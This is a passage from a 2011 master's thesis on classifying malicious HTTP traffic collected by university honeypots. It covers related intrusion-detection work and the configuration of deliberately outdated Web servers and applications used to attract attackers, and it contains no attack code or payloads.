2011

Analysis and Classification of Current Trends in Malicious HTTP Traffic

Risto Pantev
West Virginia University

Recommended Citation

Pantev, Risto, "Analysis and Classification of Current Trends in Malicious HTTP Traffic" (2011). *Graduate Theses, Dissertations, and Problem Reports*. 4763.
https://researchrepository.wvu.edu/etd/4763

Analysis and Classification of Current Trends in Malicious HTTP Traffic

by

Risto Pantev

Thesis submitted to the
College of Engineering and Mineral Resources
at West Virginia University
in partial fulfillment of the requirements
for the degree of

Master of Science
in
Computer Science

Katerina Goseva-Popstojanova, PhD., Chair
James D. Mooney, PhD.
Arun A. Ross, PhD.

Lane Department of Computer Science and Electrical Engineering

Morgantown, West Virginia
2011

Keywords: HTTP Traffic, Attacks, Classification, Web Server Logs, Honeypots, Features

Abstract

Analysis and Classification of Current Trends in Malicious HTTP Traffic

by

Risto Pantev
Master of Science in Computer Science

West Virginia University

Katerina Goseva-Popstojanova, PhD., Chair

Web applications are highly prone to coding imperfections which lead to hacker-exploitable vulnerabilities. The contribution of this thesis includes detailed analysis of malicious HTTP traffic based on data collected from four advertised high-interaction honeypots, which hosted different Web applications, each in duration of almost four months. We extract features from Web server logs that characterize malicious HTTP sessions in order to present them as data vectors in four fully labeled datasets. Our results show that the supervised learning methods, Support Vector Machines (SVM) and Decision Trees based J48 and PART, can be used to efficiently distinguish attack sessions from vulnerability scan sessions, as well as efficiently classify twenty-two different types of malicious activities with high probability of detection and very low probability of false alarms for most cases. Furthermore, feature selection methods can be used to select important features in order to improve the computational complexity of the learners.

Acknowledgements

First, I would like to thank my committee chair and advisor, Dr. Katerina Goseva-Popstojanova, for her guidance, support and encouragement throughout my graduate studies.

Also, I would like to thank Dr. James Mooney and Dr. Arun Ross for being my graduate committee members. I am grateful for the support and advice from all my graduate committee members and I am thankful for their collaboration.

I would like to acknowledge that my work has been funded by the National Science Foundation under CAREER grant CNS-0447715. Any opinions, findings, and conclusions or recommendations expressed in this material are those of the author and do not necessarily reflect the views of the National Science Foundation.

I also want to thank and acknowledge Ana Dimitrijevikj, Brandon S. Miller, Jonathan Lynch, David Krovich, and J. Alex Baker for their collaboration in the research project.

Finally, I want to express my deepest gratitude to my mother, father, and brother for their constant encouragement and motivation. They always support me and give me strength for which I am forever thankful.

Contents

List of Figures

List of Tables

List of Equations

Chapter 1

Introduction

Web applications today are primary software solutions of many businesses and individuals. Ability to update and maintain Web applications without distributing and installing software on potentially thousands of client computers, using a Web browser as a client, ubiquity of Web browsers, and the inherent support for cross-platform compatibility are the key reasons for the popularity of the Web applications [95]. In September 2009, the SANS Institute reveled in their Top Cyber Security Risks report that more than 60 percent of the total attacks observed on the Internet were launched against Web applications [80].

Over the years Web applications provide more and more sophisticated services. Especially today, Web2.0 applications are becoming part of our everyday lives. Services like Facebook, YouTube, Wikipedia, Blogger, Twitter, etc. are becoming more complex as they incorporate diverse set of tools and applications that work together in order to provide the functionality we all enjoy. Beside the wide usage and acceptance the Web applications are highly prone to coding imperfections. The coding imperfections that lead to hacker-exploitable vulnerabilities are increasing with the amount of functionality and complexity the Web applications provide. As a result many of these Web applications are constantly under attacks. Most importantly the network security solutions used today, like firewalls, access control, authentication, and intrusion prevention systems (IPS), work on network level traffic and typically fail to stop Web attacks occurring on the higher application layer HTTP traffic. At the moment there is little or practically no defense from Web attacks what makes Web applications popular targets amongst attackers.

The attractiveness of the Web applications as target for attacks against which there are little or no protection motivates us to analyze attackers' activities on Web-based systems. The goal of this thesis is to analyze and classify malicious traffic aimed towards Web systems. In this work we analyze Web server logs collected from high-interaction honeypots. Web server logs maintain history of requests towards Web applications and record valuable information, especially when the goal is to detect malicious traffic towards Web applications. High-interaction honeypots are fully functional Web systems connected to a network and usually used by attacker. The data collected form the Honeypots are used in order to eliminate the needle in the haystack problem presented when looking to analyze the malicious traffic in a regular production Web system. In our case the honeypots are configured in three-tier architecture which consists of a Web server, application server, and a database server. Such configuration allows us to have Web based system with meaningful functionality running on our honeypots instead of running independent applications. Older versions of the applications and servers were installed, each with a known set of vulnerabilities with assumption that the older versions along with the type of applications will make the honeypots more attractive targets for attackers.

For this and for our previous work [48] and [50], as well as for the work presented in [2] and [7] we collected Web server logs from the two most commonly used Web servers Microsoft IIS and Apache [56] running on the two most commonly used server operating systems i.e. Windows and Linux. Web applications installed on our honeypots are the *phpMyAdmin* and two widely used Web2.0 applications *Wordpress* and *MediaWiki*.

- *phpMyAdmin* is well known among Webmasters. It is the most popular PHP applications and MySQL administration tool, with a large community of users and contributors. PhpMyAdmin is generally among the most active [63] and most downloaded [64] projects on SourceForge.net, a big library of free and open source software [83].
- *WordPress* is PHP-based open source blogging software which is widely used across the Internet. According to a study by Water and Stone, Wordpress is the most downloaded open source content management system (CMS) software available online [75].
- *MediaWiki* popularly know as the application base for Wikipedia. According to the study by Water and Stone it is standing as the dominant wiki application on the Internet [75].

This work together with [2] and [7] is a part of larger effort aimed at Improving Web Quality through an Integrated Approach [12]. Over a period of several years our research group deployed several honeypots with different configurations to collect malicious traffic. In total we fully labeled HTTP sessions from four high-interaction honeypots each, running uninterruptedly almost four months, and conducted a large scale, detailed analysis of observed real malicious traffic.

The main contributions of this thesis are as follows:

- From the Web server logs we extract 43 features which characterize malicious HTTP sessions. By combining the processes of feature extraction and labeling, four datasets which characterize malicious HTTP sessions were created. The related work shows the importance and needs of novel datasets that can be used in analysis of malicious HTTP traffic in order to aid future anomaly detection tools in detecting attacks towards Web application.
- We use supervised machine learning techniques to classify malicious HTTP sessions into two major classes, attacks and vulnerability scans. Support Vector Machines (SVM), and Decision Trees based J48 and PART classify the attacks from the vulnerability scans with high probability of detection and low probability of false alarm.
- We also classify malicious HTTP traffic in twenty-two different classes, are spread among eleven attack and eleven vulnerability scan classes. There were only a few attempts in the related work of multi-class classification which usually were limited to classifying well represented attack classes from artificially generated datasets. Our research show that the twenty-two different classes are classified by the Support Vector Machines (SVM), and Decision Trees based J48 and PART with high probability of detection and low probability of false alarm.

The rest of this thesis is organized as follows. In Chapter 2 we present the related work. The experimental setup used to collect the raw data is presented in Chapter 3 where we also give a brief summary of the observed malicious traffic. In Chapter 4 we discuss data pre-processing and session labeling, and define the features we extracted. In Chapter 5 we present the results of using supervised machine learning techniques to classify the observed malicious activities. Finally in Chapter 6 we give the concluding remarks of this study.

Chapter 2

Related Work

In this chapter we review papers that discuss usage of supervised machine learning techniques, first on 1998 DARPA dataset and its derivatives, and then on other datasets.

2.1 Research Based 1998 DARPA Dataset and its Derivatives

1998 DARPA dataset, with the several improvements that stopped in 2001, is one of a few dataset publicly available, which was established as a standard benchmark for testing intrusion detection systems. It began with research that originated from MIT Lincoln Lab [52] and later continued in [73], which resulted in 1998 DARPA dataset. KDD Cup 1999 dataset, described in detail in [59], is a processed subset of the 1999 DARPA dataset, improved version of the 1998 DARPA dataset, which was redistributed as part of a contest sponsored by the International Conference on Knowledge Discovery in Databases.

The following research papers used the 1998 DARPA dataset and its derivatives as a testing and training base.

Portnoy et al. in [55] proposed a way to detect intrusions from unlabeled network traffic. A simple variant of single-linkage clustering was used over the KDD Cup 1999 dataset. Complete feature vectors were used with prior normalization. The authors measured the trade-off between detection and false positives rate. Presented results were from modified 10-fold cross validation. The data was partitioned in 10 subsets but then some were excluded since the requirement was all subsets had to have some degree of representation of all intrusion types. The best results were 53.01% probability of detection with 1.63% probability of false alarm. K-nearest neighbor clustering was also tried, and it was discovered that the results were largely dependant on the value of k and the training and test datasets.

Mahoney et al. in [58] set a goal to detect novel attacks that will deviate from a model of normal behavior constructed from attack-free network traffic. A Pearson product-moment correlation coefficient was used to assign odds of the events hostility. Estimation of probabilities for hostile event was done by counting incoming server requests in a way that favors newer data over old, and assigns high anomaly scores to low probability events. The authors used the 1999 DARPA dataset to build two models named Packet Header Anomaly Detection (PHAD) and Application Layer Anomaly Detection (ALAD). In PHAD, the event was a single network packet, model with the 33 fields from the Ethernet, IP, and transport layer (TCP, UDP, or ICMP) packets header as features. In ALAD, the event was an incoming server TCP connection. Features from 1999 DARPA dataset were considered but only a few were selected. Out of 180 attacks in the 1999 DARPA dataset, PHAD and ALAD detect 70 (39% recall), with 100 false alarms (41% precision).

Stein et al. in [89] used the C4.5 Decision Trees and created a Genetic Algorithms (GA) for feature selection to see whether the GA/Decision Tree hybrid could produce a better classification of four attacks (Probe, DOS, R2L and U2R) than the current best performer of Decision Tree alone. For the experiments 10% (489843 cases) of the KDD Cup 1999 training data was used for training and full testing data was used for testing (311029 cases). Building of the initial decision trees, and feature selection was done over all features included in the KDD Cup 1999 dataset. The author concluded that using some unimportant features might lead the decision tree to take the “easy way” to partition data that maximized the information gain; however, it did not create an intelligent partitioning decision. The results of the experiments showed that the genetic algorithm and decision tree hybrid was able to outperform the decision tree algorithm without feature selection. The GA portion of the algorithm was able to eliminate the unimportant features and identify those features that are necessary for effective classification. The lowest achieved detection error rate was ranging between 0.09% and 19.62% for the four attack classes.

Chen et al. in [13] used Artificial Neural Networks (ANN) and Support Vector Machines (SVM) to detect potential system intrusions. Because of the nature of the 1998 DARPA dataset, the authors needed to modify the data by grouping processes and system calls into sessions and dividing them into normal and abnormal. The simple and the tf-idf frequency schemes were used over the Solaris Basic Security Mode (BSM) audit data, to select 30% (10 days) of the dataset. Selected data was divided in half (i.e. 5 days) for training and test. The training set contained 250 attacks and 41,426 normal sessions. The frequencies of 50 commonly used system calls were used as features and Gaussian kernel was used for the SVM. The SVM parameter estimation was done with 10-fold cross-validation over the training dataset. The results showed that SVM model outperformed the ANN model with 100.00% (250 of 250) probability of detection and attack and probability of false alarm of around 10.00% (4,288 of 41,426).

These results were somewhat different from the ones in [79] where the same methods were used and it was shown that SVM had similar performance to the ANN.

Lee et al. in [36] and Khan et al. in [54] presented an approach which combined SVMs and hierarchical clustering to achieve more than 90% classification accuracy of 3 out of 5 classes of malicious activity chosen from the KDD Cup 1999 dataset. The other two types of malicious activity were classified poorly, because of the shortage of training set for these classes.

In [39] it was showed that SVM outperform the k-nearest neighbor (kNN) classifier. The authors claimed that SVMs were robust and provided good generalization ability, effectively detecting intrusions in the presence of noise.

Surveys by Patcha et al. [69], Chandola et al. [92], and Abraham et al. [1] presented research work using different machine learning techniques for anomaly and intrusion detection. Abraham et al. in [1] stated that SVM are good candidate for intrusion detection because of the training speed and scalability, and that the Decision Trees are successfully used in misuse detection modules where the goal is classification of various types of attacks. Patcha et al. in [69] state that SVM have been successful at detecting new kinds of attacks, as well as that the primary advantages of using Decision Tree learners is the generated rules which are easy to verify and use. Chandola et al. in [92] stated that in general decision trees tend to be faster while SVM are more computationally expensive.

2.1.1 Discussion on the quality of the 1998 DARPA Dataset

The methodology used to generate the 1998 DARPA dataset, and especially the KDD Cup 1999 dataset, was shown to be inappropriate for simulating actual network environments. The following reasons appear in the literature (1) No validation was ever performed to show that the DARPA dataset is actually representative of real network traffic, for example, a sample of real world traffic was used to generate the background data and no attempts were made to ensure that the synthetic attacks were realistically distributed into that background [44], (2) Neither analytical nor experimental validation of the background data false alarm characteristics were undertaken. Real data on the internet is not well behaved; in some cases poor implementations of various network protocols result in spontaneous packet storms that are indistinguishable from malicious attempts at flooding. Examples include storms of FIN and RST packets, fragmented packets with the don't fragment flag set, legitimate tiny fragments, and data that differs from the original in retransmission [44], (3) One very fundamental oddity is that all the malicious packets had a TTL of 126 or 253 whereas almost all other packets had a TTL of 127 or 254 [61], (4) Even if everything that was previously stated about the DARPA datasets is discarded the datasets are out of date and do not include the current trends is malicious traffic. The following research was towards addressing these problems.

2.2 Research Introducing other Data

The following research papers use supervised learning on other datasets containing Web traffic data.

Almgren et al. in [60] presented an intrusion detection tool aimed at protecting Web servers with ability to run in real time and keep track of suspicious hosts. This paper is one of very few that presents work specializing in the analysis of Web server log files. The data that was used consisted of Web server log files form 9 different Web servers totaling in approximately 7 years long log files. Web servers were commercial, universities, and the 1998 Olympic Games in Nagano Web site. Several interesting features were extracted, some of which we consider and revise (see section 4.3 Feature Extraction). The authors built a model that consisted of 8 modules, some of which were generating novel patterns and others using those patterns toward detection of attacks. The attacks consisted of CGI based attacks, DoS, Undesirable Activity like accessing sensitive documents, and Policy Violations which were flagged by system administrators. Created model was trained on the whole dataset and the generated patterns were tested on real world commercial Web site for 69 days. Because of the nature of the work each module was evaluated separately, however performance measures were not reported. Rather the authors talked about fine tuning the detection rate and elimination of false positives based on specific hosts and pattern sets.

Kruegel et al. in [9] presented an intrusion detection system that used a number of different anomaly detection techniques to detect attacks against Web servers and Web-based applications. Client requests that reference server-side programs were analyzed to automatically derive the parameter profiles associated with Web applications (e.g., length and structure of parameters) and relationships between requests (e.g., access times and sequences). Apache Web server access log files were used as dataset from a production Web server at Google, Inc. and from two computer science department Web servers located at the University of California, Santa Barbara (UCSB) and the Technical University, Vienna (TU Vienna). The authors calculated Mean, Variance, Covariance, Bayesian probabilities of the extracted features like length of the parameters, access times, sequence of requests, etc. and used X2 test and Markov models to detect attacks like Buffer overflow, Directory traversals, XSS, Input validations, and Code Red. The achieved results were presented in the form of false positives rate which was less than 0.06%.

Estevez et al. in [45] presented an approach based on monitoring of incoming HTTP requests to detect attacks against Web servers. Markov models were used to generate HTTP requests which were trained over generated traffic which consisted of well-know vulnerabilities from the arachNIDS database [5] combined with traffic from the 1999 DARPA dataset. In order to derive attributes for the Markov models, the HTTP requests strings were broken into tokens. For example, “host.name.domain/dir1/dir2/script” was broken into four tokens {“host.name.domain”, “dir1”, “dir2”, “script”}. The Markov models achieved 100% probability of detection of attack with 1% probability of false alarm.

Garcia et al. in [93] used ID3 for detection of Web attacks. The reason why the ID3 was chosen because the classification rules that are easy to read, helping to grasp the root of an attack, as well as extending the capabilities of the classifier. The data used in this research was from 400 Web application attack requests from three security vulnerability lists (i.e. SecurityFocus, Unicode IIS Bugtraq, and Daily's Dave vulnerability disclosure list) as well as 462 Web application non-attack requests gathered from the Apache log files of 3 servers. Every Web application query was transformed into set of attributes where each attributes took a value from a fixed, finite set. This transformation was necessary because the Web application queries are not suitable for use in ID3. The authors analyzed attacks like SQL Injection, XSS, Code Injection, and Directory Traversal and measured the probability of detection, false positive, and false negatives rate of the generated trees. The highest achieved results were probability of detection of 93.65%, with probability of false alarm of 4.7%, and false positives rate of 1.6%.

2.3 The Contributions of This Thesis

The contributions of this thesis are as follows:

- In this thesis we use the supervised machine learning techniques Support Vector Machines (SVM) and Decision Trees based J48 and PART to classify malicious HTTP sessions. To the best of our knowledge this problem has not been addressed in the related work.
- In order to do classification we analyze and label real malicious HTTP traffic data collected from Web server access logs from four advertised high-interaction honeypots. It is important to mention that the work done on detailed analysis of malicious HTTP traffic, as well as the experimental setup is a group effort and involved several members of our research team.
- In this thesis we extract 43 features which characterize malicious HTTP sessions. By combining the processes of feature extraction and labeling, four datasets which characterize malicious HTTP sessions were created. As shown by the related work, there is a need of new datasets that can be used in analysis of the malicious HTTP traffic aimed towards current Web applications.
- We use Support Vector Machines (SVM), and Decision Trees based J48 and PART to classify malicious HTTP sessions into two major classes: attacks and vulnerability scans.

The use of the two class problem in the related work was mainly focused on distinguishing between malicious and non-malicious traffic.

- We classify malicious HTTP traffic in twenty-two different classes. The twenty-two different classes are spread amongst eleven attack and eleven vulnerability scan classes. There were only a few attempts in the related work of multi-class classification which usually were limited to classifying well represented attack classes from artificially generated datasets [89], [36].

Chapter 3

Data Collection

It should be noted that the work presented here is a part of a larger effort and that the experimental setup involved several team members.

In this chapter, we present the setup for our experiments. First we define a honeypot and we describe the basis of a honeypot system, then we present the configuration for each honeypot system used to collect the data for this study. We include details of the network and system configurations, and the applications installed on the honeypots along with their vulnerabilities. At the end of this chapter we introduce the basics of the datasets used in this study.

3.1 Honeypot

A regular production Web server typically has a large amount of audit data. Locating malicious activities amongst the large amount of normal activities presents a "needle in the haystack" problem. In order to eliminate this problem, we use honeypot technology to collect data.

Honeypot is a computer system that is connected to a network but is not used by any legitimate users. If anyone attempts to use the machine, it is either an accident or most likely an attack attempt on the machine [28].

For our previous work [7], [48], [50] and for the work presented here and in [2] a high-interaction honeypots were developed and deployed. These high-interaction honeypots run real services and real Web applications following the example of GenII honeypots used by the Honeynet Project [90].

High-interaction honeypot by definition represents a fully functional system. Using high-interaction honeypots allows us to give appearance of a real Web server with all of the expected components and also guarantees that the honeypots provide authentic responses to any attack attempts. The honeypots were designed to closely resemble a real Web server. We implemented the most commonly used three-tiered architecture which consists of Web server, an application server, and database. Using this architecture we created a real Web server with meaningful functionality, including databases and applications populated with a large amount of content.

To have the most realistic environment for our experiments every high-interaction honeypot we deployed was paired up with another identical. One of the honeypots was designated as the “advertised” and the other one as “unadvertised”. The *advertised honeypot* was made “visible to the Internet” through a method called “transparent linking” [53]. To use this method, links to the honeypot were placed on the home Web page of the WVU Lane Department of Computer Science and Electrical Engineering. These links are not visible to humans but can be visited by crawlers. Each link has different text and a different target URL. We also use META tags to place appropriate keywords on each of the Web pages on our honeypots. These keywords are used by crawlers to identify the content of the Web page and index the pages for search engines. By advertising we allowed for attackers that use search engines (using the so called *Search-based strategy* [53]) to locate our honeypot.

The second honeypot is not advertised anywhere on the Internet. This *unadvertised honeypot* can only be reached by IP-based strategy. An *IP-based strategy* is when an attacker scans or attacks an IP address without (previous) involvement of search engines [53]. In our setup the unadvertised honeypot serves as a control and allows us to determine the relative contribution of search-based strategies (which only work on the advertised honeypot) to IP-based strategies (which work on both honeypots) [48].

Each honeypot was assigned its own external IP address and an appropriate host name.

3.2 Experimental Setup

In Figure 3.1 we show the layout of our experimental setup. We define a *honeypot system* as a pair of advertised and unadvertised honeypots separated from the Internet by a common honeywall. *Honeywall* is an integral part of a honeypot system. It acts as a bridging firewall between the honeypots and the Internet.

The traffic that goes to or from the honeypots passes through the honeywall. The honeywall logs all of the packets using TCPDump and silently forwards the traffic without modifying the hop count of the packets. The only modification that the honeywall does to the traffic is that it limits the outbound connections an attacker can initiate from a honeypot to 20 packets per day. Such modification reduces the risk of malicious activities originating from a compromised honeypot.

A honeypot system is deployed on a single physical machine. The machine runs a Linux operating system (i.e. Ubuntu Server). The two honeypots and the honeywall are virtual machines part of Virtualization software (i.e. VMware Server [7]). The setup with virtual machines (1) allows us to run a couple of honeypots on the same physical machine, and (2) to easily re-deploy a honeypot in an event it becomes compromised. Many other studies, such as [28] and [57] have used virtual machines to run honeypots.

The honeywall runs on a Linux operating system (i.e. Ubuntu Server) and the bridging firewall is configured via iptables [42]. The honeywall does not own an external IP address, and has a local area network connection only to the central data repository.

The *central data repository* is a common place where the captured network traffic, information related to the system activity like Web server logs, logs from the various applications running on our honeypots, and additional audit data was collected and stored.

As shown in Figure 3.1 the central data repository is an autonomous system and it runs on a different machine where the collected data is backed up and secured from tampering in case any of the components of the honeypot system are compromised.




Figure 3.1: Experimental setup

3.3 Configuration of the Honeypot Systems

Since June of 2008 our research group deployed three honeypot systems: HoneypotSystemI, HoneypotSystemII, and HoneypotSystemIII. The main differences between each of the honeypot systems are the configurations of the honeypots, that is, the version and type of the operating systems they were running and the version and type of the applications installed on the honeypots. The only common component between the three honeypot systems is the central data repository. In order to automate the transfer of application logs to our data collection server via secure communication, SSH server was installed on each honeypot.

The software packages installed on the honeypots were typical installations of somewhat older versions, each with a number of known vulnerabilities. Such configurations provided plenty of opportunities for compromising the honeypots, while still running applications current enough to be found on Internet. We used information provided by Security Focus [82] and Secunia [81] to decide what versions of software packages to install based on reported vulnerabilities. SecurityFocus.com [22] is an online computer security news portal and purveyor of information security services. Secunia [81] is a Danish computer security service provider best known for tracking vulnerabilities in a large variety of software and operating systems. Numbers of “unpatched” vulnerabilities in popular applications reported by Secunia are frequently quoted in the literature.

On the other hand the operating system and the applications on the honeywall are the latest versions and are constantly updated because the honeywall controls the flow of the traffic, and thus it should not be vulnerable and exposed to any known attack threads.

Our honeypots were also designed to allow attacks that span across multiple components of the system, as well as direct attacks against certain components, much like what would be seen in a real Web server. Attackers can launch direct attacks on the Web server by making HTTP requests, directly attack the Web applications, or attack the database server by going through the Web applications. Attackers can also attack the database server by connecting directly to its TCP port. The operating system can be attacked by going through the Web server, database server, SSH, or through direct connections to ports on which operating system services run.

We created multiple user accounts for the operating system, services, and the application running on the honeypots. The accounts were from different levels and with varying degrees of usage permissions. In order to prevent simple password cracking attempts from succeeding all user accounts were given strong passwords. Furthermore the root or administrator accounts were also restricted so that they can only be accessed locally or from the data collection server.

Next we present the detailed configurations of the three honeypot systems.

3.3.1 Configuration of the HoneypotSystemI

HoneypotSystemI was deployed in June of 2008 and stopped collecting in October of 2008. Figure 3.2 illustrates the inner workings of the HoneypotSystemI.




Figure 3.2: Inner workings of the HoneypotSystemI

The advertised and the unadvertised honeypots in HoneypotSystemI ran on Linux operating system, i.e. default installation of Ubuntu 7.04. Security Focus does not have vulnerability data on Ubuntu 7.04, however Secunia has issued 180 advisories and has recorded 527 known vulnerabilities.

The specific three-tier architecture consisted of an Apache2 Web server version 2.2.3-3 to process HTTP requests, PHP Server version 5.2.1 to serve the phpMyAdmin application version 2.9.1.1, and MySQL Server version 5.0.38-0 to serve as the database. Secunia has issued 20 advisories and recorded 38 known vulnerabilities for the Apache2 2.2.x Web server, issued 30 advisories and recorded 151 know vulnerabilities for the PHP Server version 5.2.x, and issued 26 advisories and recorded 66 known vulnerabilities for the MySQL Server version 5.x.

phpMyAdmin application served as the front-end of the MySQL server. phpMyAdmin is an open source tool written in PHP intended to handle the administration of MySQL Server over the World Wide Web. phpMyAdmin won several awards and is the most popular tool for Web database administration. Secunia issued 47 advisories and reported 89 known vulnerabilities for the phpMyAdmin version 2.x.

The MySQL database was populated with dummy data and the MySQL server allowed for a user login via phpMyAdmin interface. It is important to mention that no user accounts in the MySQL server were directly accessible by remote systems in this honeypot configuration, but attack attempts can be made on the MySQL port directly. If any successful attack occurred must have gone through the phpMyAdmin application which is slightly different from the other two honeypot systems.

The “home page” of the Web server was the default Apache html file.

There was one link to the advertised honeypot on the WVU Lane Department of Computer Science and Electrical Engineering Web page and that was to the phpMyAdmin application.

In addition, OpenSSH server and client (version 4.3p2-8) were installed to allow for remote login, as it is typical for many Web systems. We kept the OpenSSH server slightly more secure because the primary purpose of the SSH server was data transfer and not to observe attacks. Secunia only issued 9 advisories and reported 11 Vulnerabilities for this version of OpenSSH.

More details of the HoneypotSystemI can be found in [48].

3.3.2 Configuration of the HoneypotSystemII

HoneypotSystemII was deployed in March of 2009 and it is still collecting data. Figure 3.3 illustrates the inner workings of the HoneypotSystemII.

HoneypotSystemII was deployed in order to collect data from malicious activities aimed at Web servers that serve Web2.0 applications.

The operating system selected for the honeypots in HoneypotSystemII is Windows XP Service Pack 2, installed with the default options but no security updates. According to Security Focus [22], this version of Windows has over 250 vulnerabilities.




Figure 3.3: Inner workings of the HoneypotSystemII

The specific three-tier architecture consisted of an Microsoft's Internet Information Services (IIS) Web server version 5.1 to process HTTP requests, PHP Server version 5.0.2 to serve the PHP-based applications, and MySQL Server version 4.1 to serve as the database. According to Security Focus [82], these versions of IIS and PHP have 32 and more than 76 known vulnerabilities, respectively. Security Focus does not have vulnerability data on MySQL; however Secunia [81] has issued 23 security advisories and has recorded 26 known vulnerabilities for MySQL versions 4.x. Some of these vulnerabilities are exploitable only when an attacker is logged into MySQL, while some can also be exploited through Web applications that use MySQL or through remote login attempts.

Two Web 2.0 applications are installed on the honeypots. The first is Wordpress (version 2.1.1) [97]. Wordpress is a PHP-based open source blogging software which is widely used across the Internet. According to Security Focus, this particular version of Wordpress has in excess of 65 vulnerabilities, including at least 22 XSS, 2 CSRF, 10 HTML injection, and 18 SQL injection vulnerabilities. Additionally, Secunia has issued 32 advisories and reported 49 known vulnerabilities for Wordpress versions 2.x (see Figure 3.2). This presents a wide array of known vulnerabilities for attackers to exploit. The second Web application we installed is MediaWiki (version 1.9.0) [62]. MediaWiki is a PHP-based open source wiki software that is widely used across the Internet and has gained prominence as the application base for Wikipedia. According to Security Focus, this version of MediaWiki has in excess of 30 vulnerabilities, including at least 18 XSS and 5 HTML injection vulnerabilities. Secunia has issued 27 advisories and recorded 29 vulnerabilities for MediaWiki versions 1.x.

A random text generator [76] was used to generate random content for each of the Web applications so it would appear to attackers that the applications were being actively used.

Each Web application was configured to accept anonymous submissions (submissions from users which are not logged in). In Wordpress, anonymous users can post comments to blog entries. In MediaWiki, anonymous users have the same permission level as logged in users and can post and edit entries.

A MySQL server was also installed and configured similarly to what would be found on a typical Web server. The primary function of the MySQL server is to serve as the backend for the Web applications. The MySQL server contains one database for each of the Web applications as well as the system database.

The “home page” of the Web server is a static HTML page which contains links to the two Web applications as well as links to other HTML pages which contain pictures. In total, there are seven picture pages each containing a different number of pictures. There are also links to two large video files (approx. 10 MB) which can be downloaded. The purpose of these pages is to provide some static HTML content with a large amount of data which we can analyze alongside the Web applications.

There are three links to the advertised honeypot on the Web page of WVU Lane Department of Computer Science and Electrical Engineering. In this case those links were towards the Blog and Wiki application, and toward the home page.

